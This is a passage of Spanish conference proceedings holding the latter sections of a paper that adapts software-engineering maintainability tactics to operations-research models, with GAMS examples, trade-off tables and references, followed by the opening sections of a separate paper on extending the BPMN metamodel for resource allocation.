La táctica original para el software, implica la refactorización del código para examinar las responsabilidades existentes y extraer como 'factor común' aquellas similares [16].

En relación a los modelos, a menudo un grupo de proposiciones o restricciones pueden repetir ciertas

estructuras algebraicas (o términos); esto implica que, ante un cambio, sea necesario modificar todas sus ocurrencias, incrementando no sólo el esfuerzo requerido, sino también la posibilidad de incurrir en un error. Estas consecuencias son similares a las que existen en el desarrollo del software [24].

Por lo tanto, la propuesta de esta táctica implica extraer el término matemático que se repite, y definirlo en una nueva ecuación, denominada *fragmento de restricción*. Ésta última debe contener una nueva variable de definición, que se da a conocer como *variable resumen*, cuya única función es reemplazar al término en cuestión en cada una de las restricciones que lo invoque.

A continuación se muestra un ejemplo en lenguaje GAMS. El conjunto de ecuaciones (1) describe la escritura tradicional.

$$\begin{aligned}
 &e11(i,t).. \\
 &LS(i,t) =E= \\
 &(peso1(i,t)*d_{inf}(i,t)+peso2(i,t)*d_{sup}(i,t))- \\
 &SUM(s, SS(i,s,t));
 \end{aligned} \tag{1}$$

$$\begin{aligned}
 &e12(i,t).. \\
 &LS(i,t) =L= \\
 &(peso1(i,t)*d_{inf}(i,t)+peso2(i,t)*d_{sup}(i,t));
 \end{aligned}$$

Luego, el conjunto de ecuaciones (2) muestra las mismas restricciones, utilizando la abstracción de términos. Esto implica adicionar una variable resumen y un fragmento de ecuación.

$$\begin{aligned}
 &ponderar(i,t).. \\
 &sum_Ponderar(i,t) =E= \\
 &peso1(i,t)*d_{inf}(i,t)+peso2(i,t)*d_{sup}(i,t); \\
 &e11(i,t).. LS(i,t) =E= sum_Ponderar(i,t) - \\
 &SUM(s, SS(i,s,t));
 \end{aligned} \tag{2}$$

$$e12(i,t).. LS(i,t) =L= sum_Ponderar(i,t);$$

5.2. Táctica: Convención de Nombres

En programación, una convención de nombres es un conjunto de reglas para seleccionar la secuencia de caracteres usadas por los identificadores que nominan a las entidades en el código fuente y en la documentación [25]. Su utilización simplifica la comprensión del mismo y reduce el esfuerzo necesario, permite concentrarse en la lógica y no en el formato, facilitando el análisis del código [26]. No obstante, cada lenguaje suele promover una convención diferente.

Debido a las ventajas que presenta la utilización de estas reglas, las mismas se proponen como una táctica adicional. Para esto, la Tabla 3 resume algunos ejemplos de nomenclaturas, no determinantes.

Hay que destacar que los nombres deben ser significativos, pero tampoco excesivamente largos, que no puedan recordarse. A su vez, esta táctica ofrece sugerencias de convenciones: cada modelador puede

adaptarlas a su lenguaje o costumbres, pero siempre manteniendo coherencia y consistencia en su aplicación.

Tabla 3. Sugerencias de convención de nombres.

Elemento	Convención	Ejemplo
Variables	PascalCasing. Sustantivos	ExpectedSales SupplyProducts
Variables (Binarias)	Pascal Casing. Verbos.	isPrinterEnable
Restricciones	Minúsculas. Carácter: Guión	mass_balance production_level
Tablas (Datos Entrada)	CamelCasing Indicando subordinados.	periodicDemandOf(products,periods)

5.3. Táctica: Dividir Responsabilidad

En la táctica homónima propuesta para el SEI, es posible reducir el costo de modificar una responsabilidad simple al dividir las responsabilidades más pequeñas y ubicarlas en módulos separados [16].

Para trasladar esto a los modelos de IO, se propone dividir su implementación en múltiples archivos. Esta es una característica soportada por varios lenguajes de amplia utilización, tales como GAMS y MatLab. No obstante, no existen guías para su estructuración.

En consecuencia, esta táctica busca crear módulos al agrupar el contenido en directorios, cada uno limitado a un elemento diferente. A su vez, se propone separar la declaración de la inicialización de las variables y parámetros: de esta forma, los datos concretos quedan aislados de la definición de tipo y nombre.

De este modo, en primer lugar el proyecto debe agruparse dentro de una carpeta raíz que posea el nombre del proyecto. Dentro de ésta, la separación propuesta se constituye de la siguiente forma: una carpeta para cada elemento (datos de entrada, variables, objetivos, restricción y resultados), y una carpeta adicional que contenga los escenarios disponibles. Dentro de cada una, se trabaja con *archivos de definición*, aquellos que contienen declaraciones concretas, y *archivos de inclusión*, que sólo contienen sentencias de inclusión de los primeros.

Este procedimiento guarda una relación con el encapsulamiento empleado en el desarrollo del software, ya que no sólo facilita la reutilización sino que también limita el impacto de los cambios [27]. A su vez, contribuye a la separación semántica de los elementos, permitiendo que aquellos que deben modificarse a menudo -los datos de entrada, los resultados y los escenarios- estén agrupados de forma relacionada.

5.4. Táctica: Comentarios

En IS, un comentario es una explicación legible por el

programador y adicionada al código fuente, con el propósito de simplificar el entendimiento del mismo, y que es ignorado por compiladores e intérpretes [28]. Aunque varios autores han discutido qué porcentaje del código debe estar comentado [29, 30], su correcta utilización permite clarificar la intención del código [29]. Por esto mismo, en IS varios lenguajes ofrecen lineamientos sobre la aplicación de los comentarios.

Por lo tanto, y dado que la programación matemática guarda una estrecha relación y similitud con la programación de software, ésta táctica propone utilizar la capacidad de comentarios de los lenguajes existentes para simplificar la lectura del modelo. De esta forma, se sugieren tres tipos de comentarios:

- **Por Archivo:** al inicio de cada archivo, si se emplea la táctica ‘Dividir Responsabilidad’, el comentario debe incluir autor, ubicación, año, y una breve descripción del contenido del archivo.
- **Por Definición:** dentro de cada archivo que define elementos, arriba de cada definición debe incluirse un breve comentario que describa el elemento.
- **Por inclusión:** en cada archivo donde se realice una inclusión de otro archivo, arriba de esta línea se sugiere colocar un comentario que describa qué se incluye.

El siguiente extracto de código presenta un ejemplo de comentario de tipo inclusión en lenguaje GAMS.

```
*
* This file introduces the definition of the
* parameter that lists the number of units in
* stock at time zero for each item of raw
* material.
*
PARAMETER initialStock(products) /
$INCLUDE
C:\...\..\initialStock(products).txt
/ ;
```

5.5. Táctica: Agrupar Restricciones

Como se presentó en la Sección 2, cada modelo se constituye por proposiciones que intentan reproducir el funcionamiento de un sistema físico o real. A menudo, un subconjunto de éstas se relaciona teóricamente, modelando distintos aspectos o áreas dentro del problema abordado. Por ejemplo, un grupo de restricciones es responsable de modelar los requerimientos de materias primas; otro define y controla los niveles de inventario; otro grupo determina los flujos productivos; etc.

Por lo tanto, resulta conveniente una estructura de análisis y diseño ordenada, donde se distingan aquellos grupos de restricciones interrelacionados por función. Mediante esta táctica, el agrupamiento puede combinarse con ‘Dividir Responsabilidad’ para generar archivos individuales para cada grupo, o separarse mediante

comentarios siguiendo la propuesta de 'Utilización de Comentarios'.

Esta propuesta deriva de varias tácticas existentes, como ser 'mantener la coherencia semántica, que implica separar la lógica en porciones relacionadas, y utilizar encapsulación, que reduce la probabilidad de que un cambio afecte módulos que no debería [16].

En IS, se ha demostrado que esta combinación no sólo simplifica la reutilización de código [31], sino que también simplifica el aprendizaje y comprensión del mismo[22]. En consecuencia, su aplicación en IO resulta clave para favorecer tanto la mantenibilidad como la usabilidad del código.

5.6. Tácticas: Agrupar Escenarios y Limitar Uso de Componentes

En un modelo de IO, se entiende por escenario a un subconjunto de variables, parámetros, restricciones y objetivos, que generan resultados respecto a una configuración fijada o limitada. Su propósito es evaluar el modelo y las respuestas bajo condiciones particulares.

A partir de esto, surgen dos tácticas altamente relacionadas entre sí:

- **Agrupar Escenarios:** propone generar múltiples escenarios, compuestos por el subconjunto de elementos con el que trabajan.
- **Limitar Uso de Componentes:** cada escenario sólo puede incluir aquellos elementos que efectivamente utiliza, y sólo puede escribir sus resultados en un directorio específico. En particular, esto se combina con 'Dividir Responsabilidades'.

Así, este par se relaciona con las tácticas de IS denominadas *utilización de envoltorios*, la cual consiste en emplear una interfaz que controla la información del módulo, y *restringir caminos de comunicación*, que implica que no haya conexiones innecesarias entre elementos [16].

De esta forma, se espera no sólo simplificar la evaluación de distintas posibilidades de la situación modelada, sino también reducir la cantidad de cambios que deben realizarse al controlar estas posibilidades mediante escenarios concretos. A su vez, la utilización de escenarios permite aplicar otra táctica: 'Tests Unitarios'.

5.7. Táctica: Test Unitarios

Los test unitarios son un concepto de la IS, en el cual un programa se descompone en las unidades más pequeñas posibles, y cada una es evaluada al generar entradas específicas con salidas concretas y conocidas[32]. Detectar y corregir defectos cerca de cuando se originan, es clave para lograr un desarrollo rápido y eficiente en costos [33].

Para los modelos de IO, las unidades comprobables

más pequeñas son restricciones y ecuaciones de objetivos. El proceso para aplicar esta táctica requiere de tres pasos:

1. Definir las unidades a testear.
2. Para cada una, generar datos de prueba (ya sea extrayendo los datos existentes, o creando datos manualmente) que tengan resultados conocidos, sean correctos o incorrectos.
3. Crear escenarios, aislados de los escenarios finales, que sólo se limiten a utilizar estos datos y evaluar cada combinación.

A modo de ejemplo, para testear p para la ecuación eq_A , se establecen dos conjuntos de datos de prueba: cp_1 y cp_2 . Si al ejecutar el escenario de test todo funciona adecuadamente, cp_1 debe satisfacer la ecuación y cp_2 no debe satisfacerla; de la misma forma, si en un test cp_2 satisface la ecuación, entonces se ha detectado un error.

5.8. Táctica: Generar Documentación

Para la IS, la documentación de un sistema de software es un reporte textual que incluye diagramas y figuras, y que explica cómo opera un sistema particular, y cuáles son sus funcionalidades principales. Desde hace varios años, la generación de una documentación adecuada, legible y actualizable es considerada como una práctica prioritaria para mejorar el mantenimiento [34]. No obstante, para que la documentación sea relevante y efectiva, la misma debe ser fácil de actualizar, concreta y no ser excesiva [35].

Por lo tanto, hay que destacar que en esta táctica no se espera realizar un *big design up front*, es decir completar la documentación antes de desarrollar el modelo, sino que el mismo sea creado de forma iterativa e incremental a medida que se avanza en el ciclo de vida del proyecto.

Así, ésta documentación debe ofrecer una mirada general sobre el problema modelado y explicar decisiones de diseño básicas, tales como la selección del lenguaje y resolvidor, hardware requerido, entre otros. Además, debe clarificar aspectos del modelado, similares a los grupos de restricciones, los test unitarios y los escenarios incluidos. Sin embargo, el reporte generado debe ser fácil de cambiar, y no contener información innecesaria.

Cabe destacar que como parte de este trabajo se ha generado una plantilla de documentación sugerida, basada en las recomendaciones de la IEEE y del SEI para las especificaciones de requerimientos del software y documentación de arquitectura, respectivamente [36, 37]. A pesar de esto, transcribir dicha plantilla se encuentra fuera del alcance de este artículo.

6. Compromisos y Trade-offs

Al igual que en la IS, existen compromisos (o *trade-*

offs) entre los Atributos de Calidad, esto implica que al favorecer alguno/s de ellos se afecte negativamente a otros [32]. En el caso de los AC-IO, este impacto sucede no sólo con otros atributos, sino también en los elementos del modelo que afectan.

En ambas comparaciones, la simbología empleada fue adaptada de la propuesta de Harrison y Avgeriou [33], adicionando símbolos para casos específicos. De esta forma, la Tabla 4 resume la notación completa.

Tabla4. Resumen de la notación empleada en la evaluación del impacto.

Símbolo	Efecto (Elemento / Atributo)
++	Favorece muy positivamente, y es clave aplicarlo.
+	Favorece positivamente.
-	No tiene efectos ni positivos ni negativos. Afecta negativamente.
--	Tiene un impacto muy dañino, y puede llegar a prevenir su realización.
~	Puede afectar o no. En caso de hacerlo, el efecto sólo es positivo.
↯	Inversa del anterior, sólo efecto negativo.
±	Puede afectar tanto negativa como positivamente, dependiendo de las circunstancias.

6.1. Impacto en Elementos

En la Tabla 5 que se presenta a continuación, se evalúa el impacto de las distintas tácticas seleccionadas sobre los respectivos elementos de los modelos de IO,

Tabla 5. Impacto de las tácticas propuestas sobre los elemento de los modelos de IO.

	Elemento	Conv. Nombres	Div. Resp.	Coment.	Agrupar Restric.	Agrup. Escen.	Limit. Uso Componentes	Abs.Térm. Comunes	Generar Documen.
Elicitar	Objetivo					++			++
	Restric.								++
	Variables								++
Diseño/ Interv.	Objetivo			+		+			
	Restric.			+	++	+			
	Variables					~			
	Resultados					++			
	Lenguaje								
Desarrollo	Objetivo	++	+	+			~		++
	Restric.	++	++	++	++		~	±	++
	Variables	++	++	++			~	-	+
	D. Entrada	++	++	+			~		+
	Resultados	+	++	++			++	-	++
	Resolvedor								~
	Lenguaje	~	-	~					

discriminados por etapa. Esta es una evaluación ideal, derivada de los elementos que se ven afectados por cada una de las tácticas propuestas.

Las tácticas detalladas en la Sección 5 evidencian un balance positivo en lo que refiere a su impacto en las distintas etapas del ciclo de vida de los modelos de IO. Este comportamiento se intensifica especialmente en la etapa de desarrollo de los mismos, contribuyendo de manera esencial en la implementación y transferencia de estas herramientas.

Esto se condice con la intencionalidad de la propuesta de extensión de las tácticas características de la IS al ámbito de la IO. La adaptación de estas estrategias, de eficiencia probada para el desarrollo del software, beneficia distintos atributos como la facilidad de aprendizaje, la modificabilidad y el mantenimiento de los modelos; atributos ampliamente valorados en el sector.

Como contraste, el mayor impacto o costo negativo del cambio percibido en la Tabla 5, responde a un incremento en los requerimientos de hardware, en lo que refiere a la compilación y ejecución de los modelos planteados. Esto ocurre, por ejemplo, con el aumento del número de variables y restricciones, debido a la implementación de la táctica de "Abstracción de términos comunes". Sin embargo, este conflicto puede ser eventualmente resuelto sin requerir de un esfuerzo adicional significativo.

6.2. Trade-off De Atributos

En la Tabla 6 se resumen las interacciones de las

Tabla 6.Compromisos y trade-offs de las tácticas en los AC-IO.

AC-IO	Conv. Nom.	Div. Resp.	Coment.	Agrup. Rest.	Agrup. Escen.	Limit. Uso Comp.	Abs.Tér. Comunes	Generar Doc.	Test Unit.
Compatibilidad									
Interoperability		++				+			
Coexistence						~			
Portability									
Adaptability	+	+		+	~		+	++	+
Reliability									
Availability						~			
Fault Tolerance		±		~	±	+	+		++
Performance Efficiency		±		⊖	~	±	--		
Time Behavior		-		⊖	~	-	--		
Resource Utilization		-		⊖	~	-	--		
Functional Stability					+			~	
Correctness							-		+
Appropriateness					+				
Usability	++	±	++	++	+		⊖	++	±
Learnability	++	-	++	++	+		⊖	++	±
Operability	++	±	++	++	~		⊖	++	+
Accessibility	~	⊖	~					~	

distintas tácticas propuestas sobre los AC-IO. Al igual que antes, las relaciones introducidas son ideales, y derivadas de las relaciones existentes entre AC-S y las tácticas arquitectónicas más comúnmente aplicadas para la mantenibilidad.

Una diferencia a remarcar entre la IO y la IS es la relación directa entre mantenibilidad y usabilidad visible en la primera de estas disciplinas. Por un lado, el software es compilado y/o interpretado sin que el usuario vea las líneas de código, siendo el ambiente de trabajo del usuario el resultado de este proceso. En cambio, en IO el modelador/usuario trabaja directamente con el código fuente, lo que implica que, al mejorar la mantenibilidad y la comprensión del código, también se mejora la usabilidad del modelo. En este caso, ambos grupos de AC-IO están directamente relacionados y manifiestan un impacto preponderantemente positivo con la implementación de las tácticas propuestas.

Un punto crítico a destacar es el trade-off entre *Performance Efficiency* y *Maintainability*. El primero de éstos sufre un impacto generalmente negativo al incrementar los niveles de satisfacción de los atributos de

Usability, *Learnability* y *Operability*. Este comportamiento muchas veces responde a una necesidad de aumento de detalle o separabilidad que deriva en una exigencia mayor sobre los recursos computacionales. Nuevamente la táctica de ‘Abstracción de Términos Comunes’ supone un incremento en el número de variables y restricciones que componen el modelo. No obstante, éste resulta ser usualmente despreciable (con un uso adecuado), de modo tal que, priman las ventajas que manifiesta sobre los atributos de *Adaptability* y *Fault Tolerance*. Algo semejante ocurre con la táctica de ‘Dividir Responsabilidad’: en este caso, el punto de inflexión entre la generación de un impacto positivo o uno negativo, se encuentra condicionado por el buen uso de la estrategia. Un exceso en la creación de archivos puede implicar dificultades tanto de compilación como de comprensión del modelo.

7. Puntos de Medición

El verdadero nivel de satisfacción de una cualidad y su impacto en el modelo, sólo puede determinarse

específicamente cuando se puede medir. Para esto, la IS emplea métricas: funciones que miden el grado en el cual un sistema o proceso posee una propiedad específica [20]. Estas métricas están asociadas a los AC-S, y se encuentran definidas en el estándar internacional ISO/IEC 25023:2016 [38].

La utilización de métricas no resulta ajena a la IO. Por ejemplo, el criterio de parada de los métodos de búsqueda a través de la determinación del gap que estima el error entre la solución hallada y la óptima, puede ser considerado como tal. Sin embargo, este uso es diferente al empleado en IS.

Por esto mismo, se considera viable la generación de métricas e indicadores, valores que permitan interpretar los resultados arrojados por las primeras [20], para evaluar el grado de aplicación de los AC-IO propuestos. El primer paso de este análisis está relacionado con la generación de preguntas que permitan dirigir la atención hacia elementos medibles relacionados con los AC-IO *Maintainability*, y sus sub-atributos. Algunas de las preguntas son:

- ¿Cuánto se utilizan los escenarios?
- ¿Puede un usuario distinguir qué se requiere como dato de entrada y qué se provee como resultado?
- ¿Cuánto le lleva a un usuario comprender cómo se representa la situación real en el modelo?
- ¿Cuántos elementos del modelo pueden comprenderse a partir del código?
- ¿Los directorios son altamente cohesivos?
- ¿Pueden usarse los tests unitarios para determinar si el modelo está listo para operar, o no?

A partir de aquí, el desafío más importante y complejo a afrontar es la generación de funciones o métricas, que den respuestas a estas preguntas y, posteriormente, proponer rangos de valores que permitan interpretarlas adecuadamente. Sin embargo, la discusión y concepción de tales métricas, así como su análisis extendido se reserva como línea de trabajo futuro.

8. Conclusiones

La Ingeniería del Software (IS) ha realizado múltiples y valiosas contribuciones a la Investigación Operativa (IO), generando un grupo de técnicas y métodos conocidos como *Soft-OR* o *soft-systems*. No obstante, aún existen muchas vías de integración sobre las cuales avanzar, y otras por profundizar. Una de ellas, la que concentra la atención en este trabajo, es la posibilidad de mejorar el mantenimiento de los modelos de IO.

Ante el rápido cambio que viven las organizaciones y la sociedad en la actualidad, resulta esencial que los modelos construidos para representar su accionar, sean capaces de adaptarse y evolucionar paralelamente a un bajo costo, tanto económico como de esfuerzo

profesional. Sin embargo, las propuestas en esta área son escasas o poco efectivas. A menudo, la baja practicidad de los modelos para ser modificados o mantenidos y la dependencia de personal capacitado, representan una preocupación que deriva en el desánimo de su desarrollo. Esto promueve el abandono de las ventajas competitivas que brindan este tipo de herramientas y la adopción de soluciones menos rentables y de mayor riesgo.

Partiendo de estas premisas, el trabajo presentado propone la extensión de técnicas propias de la IS, con el objeto de mejorar la mantenibilidad en modelos de IO. Para esto, inicialmente, se genera una definición de Atributos de Calidad exclusiva para IO (AC-IO), y se analiza el costo de realizar cambios en las distintas etapas del ciclo de vida de los modelos. Luego, se presentan tácticas que, de aplicarse adecuadamente, pueden tener un impacto significativamente positivo en la mantenibilidad. No obstante, al igual que ocurre en la IS, los AC-IO presentan ciertos *trade-offs*, o relaciones de compromiso, que también son analizadas y discutidas a lo largo de esta propuesta.

Si bien lo expuesto a este punto es un desarrollo mayormente teórico, el mismo ofrece un marco de trabajo de gran potencial sobre el mantenimiento de los modelos de IO.

Por un lado, la propuesta se destaca por proveer una contribución efectiva sobre una problemática que evidencia un vacío de abordaje importante, como se menciona anteriormente. Más aún, el carácter innovador de la propuesta se refuerza al no hallarse, hasta el momento, evidencia de la existencia de una definición formal de AC-IO (aun cuando algunos de ellos son considerados de forma implícita en el desarrollo). Esta axiomatización concreta, permite elicitarlos y considerarlos expresamente durante el desarrollo. Por otra parte, el análisis exhaustivo y crítico de los *trade-offs* se basa en los realizados para Atributos de Calidad en el Software, y certifica un impacto positivo de las tácticas propuestas, no sólo en la fase de desarrollo de los modelos, sino también con respecto a los otros AC-IO.

Finalmente, se presentan varios trabajos futuros potenciales. Por un lado, la elaboración de las funciones de métrica y establecimiento de indicadores como medio de evaluación concreto del grado de aplicación de cada AC-IO. Por otra parte, la necesidad de realizar un estudio de caso, para evaluar el grado de aceptación de ésta propuesta con expertos y/o académicos. Finalmente, queda abierta la posibilidad de generar tácticas y métricas para los otros AC-IO planteados al inicio de este trabajo.

9. Referencias

- [1] J. Mingers y L. White, «A review of the recent contribution of systems thinking to operational research and management science,» *EJOR*, vol. 207, n° 3, pp. 1147-

- 1161, 2010.
- [2] J. Mingers, «Soft ORcomesofage—but noteverywhere!»,» *Omega*, vol. 39, n° 6, pp. 729-741, 2011.
- [3] L. Franco y G. Montibeller, «Facilitated modelling in operational research,» *European Journal of Operational Research*, vol. 205, n° 3, pp. 489-500, 2010.
- [4] R. Ormerod, «The transformation competence perspective,» *Journal of the Operational Research Society*, vol. 59, n° 11, p. 1435–1448, 2008.
- [5] L. Fortuin y M. Zijlstra, «Operational research in practice: Consultancy in industry revisited,» *European Journal of Operational Research*, vol. 120, n° 1, pp. 1-13, 2000.
- [6] A. Wierzbicki, «Modelling as a way of organising knowledge,» *European Journal of Operational Research*, vol. 176, n° 1, pp. 610-635, 2007.
- [7] D. von Winterfeldt y B. Fasolo, «Structuring decision problems: A case study and reflections for practitioners,» *European Journal of Operational Research*, vol. 199, n° 3, pp. 857-866, 2009.
- [8] D. Coleman, D. Ash, B. Lowther y P. Oman, «Using metrics to evaluate software system maintainability,» *Computer*, vol. 27, n° 8, pp. 44-49, 1994.
- [9] L. Ping, «A Quantitative Approach to Software Maintainability Prediction,» de *International Forum on Information Technology and Applications (IFITA)*, Kunming, China, 2010.
- [10] J.-C. Chen y S.-J. Huang, «An empirical analysis of the impact of software development problem factors on software maintainability,» *Journal of Systems and Software*, vol. 82, n° 6, pp. 981-992, 2009.
- [11] R. Härmäläinen, J. Luoma y E. Saarinen, «On the importance of behavioral operational research: The case of understanding and communicating about dynamic systems,» *EJOR*, vol. 238, n° 3, p. 623–634, 2013.
- [12] M. Vidoni, J. Montagna y A. Vecchietti, «Improving the Assessment of Advanced Planning Systems by Including Optimization Experts' Knowledge,» de *19th International Conference on Enterprise Information Systems (ICEIS)*, Porto, Portugal, 2017.
- [13] R. Al-Qutaish, «Quality Models in Software Engineering Literature: An Analytical and Comparative Study,» *Journal of American Science*, vol. 6, n° 3, pp. 166-175, 2010.
- [14] M. Rawat, A. Mittal y S. Dubey, «Survey on Impact of Software Metrics on Software Quality,» *International Journal of Advanced Computer Science and Applications*, vol. 3, n° 1, pp. 137-141, 2012.
- [15] ISO/IEC, 25010:2011 - Systems and software engineering — Systems and Software Quality Requirements and Evaluation (SQuaRE) - System and software quality models, I.J.1.7, Suiza, ISO, 2011.
- [16] F. Bachmann, L. Bass y R. Nord, «Modifiability Tactics,» Software Engineering Institute (SEI), USA, 2007.
- [17] ISO/IEC/IEEE , 24765:2010(E) - Systems and software engineering - Vocabulary, International Standardization Office, 2010.
- [18] Y. B. Leau, W. K. Loo, W. Y. Tham y S. F. Tan, «Software Development Life Cycle Agile vs Traditional Approaches,» de *International Conference on Information and Network Technology (ICINT)*, Singapur, 2012.
- [19] N. M. A. Munassar y A. Govardhan, «A Comparison Between Five Models Of Software Engineering,» *International Journal of Computer Scie*, vol. 7, n° 5, pp. 94-101, 2010.
- [20] V. Guntamukkala, H. J. Wen y J. M. Tarn, «An empirical study of selecting software development life cycle models,» *Human Systems Management*, vol. 25, n° 4, pp. 265-278, 2006.
- [21] M. Jorgensen y M. Shepperd, «A Systematic Review of Software Development Cost Estimation Studies,» *IEEE Transactions on Software Engineering*, vol. 33, n° 1, pp. 33-53, 2007.
- [22] L. Bass, P. Clements y R. Kazman, «Architectural Tactics and Patterns,» de *Software Architecture in Practice*, Tercera ed., S. E. Institute, Ed., Addison-Wesley Professional, 2012, pp. 203-250.
- [23] G. Gui y P. Scott, «Measuring Software Component Reusability by Coupling and Cohesion Metrics,» *Journal of Computers*, vol. 4, n° 9, pp. 797-805, 2009.
- [24] M. O’Keeffe y M. Cinnéide, «Search-based refactoring for software maintenance,» *Journal of Systems and Software*, vol. 81, n° 4, pp. 502-516, 2008.
- [25] F. Deissenboeck y M. Pizka, «Concise and consistent naming,» *Software Quality Journal*, vol. 14, n° 3, p. 261–282, 2006.
- [26] D. Jones, «Operand names influence operator precedence decisions,» de *ACCU Conference*, 2008.
- [27] K.-K. Lau y F. Taweel, «Data Encapsulation in Software Components,» de *Component-Based Software Engineering (CBSE)*, vol. LNCS 4608, H. Schmidt, I. Crnkovic, G. Heineman y J. Stafford, Edits., Springer, Berlin, Heidelberg, 2007, pp. 1-16.
- [28] P. Grubb y A. Takang, *Software Maintenance: Concepts and Practice*, Segunda ed., Singapur: World Scientific Publishing Company, 2003.
- [29] S. McConnell, *Code Complete: A Practical Handbook of Software Construction*, Segunda ed., D. Musgrave, Ed., USA: Microsoft Press, 2004.
- [30] R. Morelli y R. Walde, *Java, Java, Java: Object-Oriented Problem Solving*, Tercera ed., USA: Prentice Hall, 2006.
- [31] R. Lutowski, *Software Requirements: Encapsulation, Quality, and Reuse*, Primera ed., USA: Auerbach Publications, 2005.
- [32] L. Zhu, A. Aurum, I. Gorton y R. Jeffery, «Tradeoff and Sensitivity Analysis in Software Architecture Evaluation Using Analytic Hierarchy Process,» *Software Quality Journal*, vol. 13, n° 4, p. 357–375, 2005.
- [33] N. Harrison y P. Avgeriou, «Leveraging Architecture Patterns to Satisfy Quality Attributes,» de *European Conference on Software Architecture (ECSA)*, vol. LNCS 4758, Springer, Berlin, Heidelberg, 2007, pp. 263-270.

Extensión del Metamodelo BPMN para Especificación y Asignación de Recursos

Fabio Andrés Zorzan¹, Daniel Omar Romero², Marcela Daniele¹, Mariana Frutos¹, Ariel Arsaute¹

¹Dpto. de Computación, Facultad de Ciencias Exactas, Fco-Qcas y Naturales

Universidad Nacional de Río Cuarto

Río Cuarto, Córdoba, Argentina

{fzorzan,marcela,mfrutos,aarsaute}@dc.exa.unrc.edu.ar

² Núcleo de Investigación y Desarrollo Tecnológico

Facultad Politécnica, Universidad Nacional de Asunción

Asunción, Paraguay

dromero@pol.una.py

Abstract

En la actualidad cada vez más empresas están implementando sistemas gestión de procesos de negocio, esto se debe fundamentalmente a que permiten una mejora en el funcionamiento de la organización así como un aumento de la productividad, reduciendo de esta manera los costos operacionales de las mismas. La asignación de recursos en procesos de negocios es una materia pendiente no satisfecha en estos sistemas. Business Proceses Modeling Notation (BPMN) es el estándar de facto utilizado en la industria para el modelado de procesos de negocios. Este trabajo presenta una propuesta de modificación al metamodelo BPMN para brindarle una forma más detallada de representar recursos y su asignación a actividades y subprocessos. Esta extensión permitirá simular y chequear propiedades asociadas a los recursos de procesos de negocios. Se plantea como trabajo futuro, especificar esta extensión al metamodelo BPMN mediante una especificación en lógica de reescritura, utilizando el lenguaje Maude. Esto permitirá también utilizar el LTLR model checker de Maude para verificar propiedades sobre los procesos de negocios.

1. Introducción

En estos últimos años cada vez más organizaciones están implantando sistemas de flujo de trabajo y de gestión de procesos de negocios, esto debido a su potencial para aumentar significativamente la productividad y ahorrar costos [1] [2]. Estos sistemas de gestión de procesos permiten mejorar: la capacidad de dirección de las organizaciones, los tiempos de gestión, la administración de los recursos, la interacción con los clientes, la visibilidad del negocio, y la calidad de la

documentación, beneficiando directamente a la misma empresa y sus clientes.

Un flujo de trabajo o Workflow consiste en un conjunto de tareas coordinadas, diseñadas para llevar a cabo un proceso complejo, por ejemplo, tratamiento de pacientes en un hospital, transacciones bancarias, catálogo de pedidos y procesos de fabricación en una empresa [3]. En el Modelo de Referencia [4] de la Workflow Management Coalition1 (WfMC), se define Workflow como “la informatización o automatización de un proceso de negocio, en su totalidad o en parte”. Durante este proceso los documentos, informaciones y tareas pasan de un participante a otro para una acción, de acuerdo con un conjunto de reglas de procedimiento. El mismo documento expresa que un Sistema de Gestión de Workflow (WfMS) es “un sistema que completamente define, gestiona y ejecuta los flujos de trabajo a través de la ejecución de un programa cuyo orden de ejecución es impulsado por una representación computarizada de la lógica de flujo de trabajo”.

La OMG junto con la Bussines Process Modeling Initiative (BPMI) han desarrollado una notación para el modelado de procesos de negocio. Esta notación se denomina BPMN [5]. BPMN define una notación para la definición de procesos de negocio, lo que es una plataforma independiente con respecto a definiciones específicas (por ejemplo XPDL o BPEL4WS) de procesos de negocio. Esta notación define una representación abstracta para la especificación de procesos ejecutables de negocio que se ejecutan dentro de una empresa (con o sin intervención humana); y puede colaborar con otro proceso de negocio independiente ejecutado en otra unidad de negocio o empresa. Partiendo de un modelo especificado en BPMN se puede obtener, mediante una transformación, la definición de un proceso de negocio en un lenguaje de ejecución específico, como ser XPDL o BPEL4WS.

Los recursos que ejecutan las tareas de un sistema de gestión de flujo de trabajo pueden ser personas, máquinas o software, de ahí que la asignación y planificación de recursos son fundamentales en estos sistemas, principalmente debido a que estos recursos son limitados.

Sin embargo, la mayor parte del trabajo práctico y académico hasta la fecha se ha dedicado a modelar las dependencias de flujo de control entre las actividades. Los modelos de procesos de negocio típicamente se abstraen de la perspectiva de recursos (es decir, quién debe llevar a cabo las actividades) o proporcionan una vista acotada de los recursos que participan en los procesos de negocio (por ejemplo, sólo un recurso funciona en una actividad a la vez). En BPMN, se ignoran las complejas interacciones de recursos entre las actividades y los recursos. Por ejemplo, los modelos BPMN sólo permiten modelar pools y lanes para definir los roles de los recursos que pueden llevar a cabo una actividad [6]. Como resultado, muchos Sistemas de Gestión de Procesos de Negocio sólo sirven para estrategias sencillas de asignación de recursos uno a uno (por ejemplo, asignación de roles o asignación directa).

En este trabajo se propone una extensión a la notación BPMN para dotarla de herramientas que permitan modelar de una forma más completa los recursos y su asignación a tareas para tener información útil a la hora de la simulación/ejecución de procesos y el chequeo de propiedades sobre estos procesos. La extensión se plantea como una modificación al metamodelo BPMN.

El resto del artículo está organizado de la siguiente manera, en la sección II se presentan los trabajos relacionados. La sección III muestra sintéticamente la notación BPMN con sus distintos tipos de componentes. En la Sección IV se describen propuesta inicial de extensión de BPMN para manejo de recursos. La sección V muestra ejemplo básico de procesos BPMN con asignación de recursos y en la sección VI se presentan los trabajos futuros enmarcados en esta línea de investigación, que en este trabajo se exponen los primeros resultados. Finalmente, en la sección VII se presentan las conclusiones.

2. Trabajos relacionados

El modelado de recursos está fuera del ámbito de BPMN, como se indica en la especificación de la OMG [5]. El límite principal en la definición y asignación de recursos en los procesos de negocios se debe a las limitaciones de los lenguajes de modelado como BPEL o XPD, ya que estos se centran en el control de flujo más que en la perspectiva los recursos [7]. Esta limitación llevó a la necesidad de extender el metamodelo de BPMN.

Awad et al. en [8] extendieron el metamodelo de BPMN para incluir las restricciones en la asignación de recursos. La extensión fue orientada a los seres humanos como recursos que llevan a cabo el trabajo en un proceso. Eligieron el lenguaje OCL (Object Constraint Language) para expresar formalmente estas restricciones, debido a la integración con los diagramas de clases.

En ese sentido, Rusell et al. En [9] y [10] extendieron la Workflow Patterns Initiative para incluir patrones desde la perspectiva de recursos. Esta perspectiva se centra en el modelado de los recursos, llamados humanos, y su interacción con los sistemas de información consciente de los procesos. Ellos identificaron un conjunto de patrones de recursos que representan las diferentes formas de distribuir el trabajo.

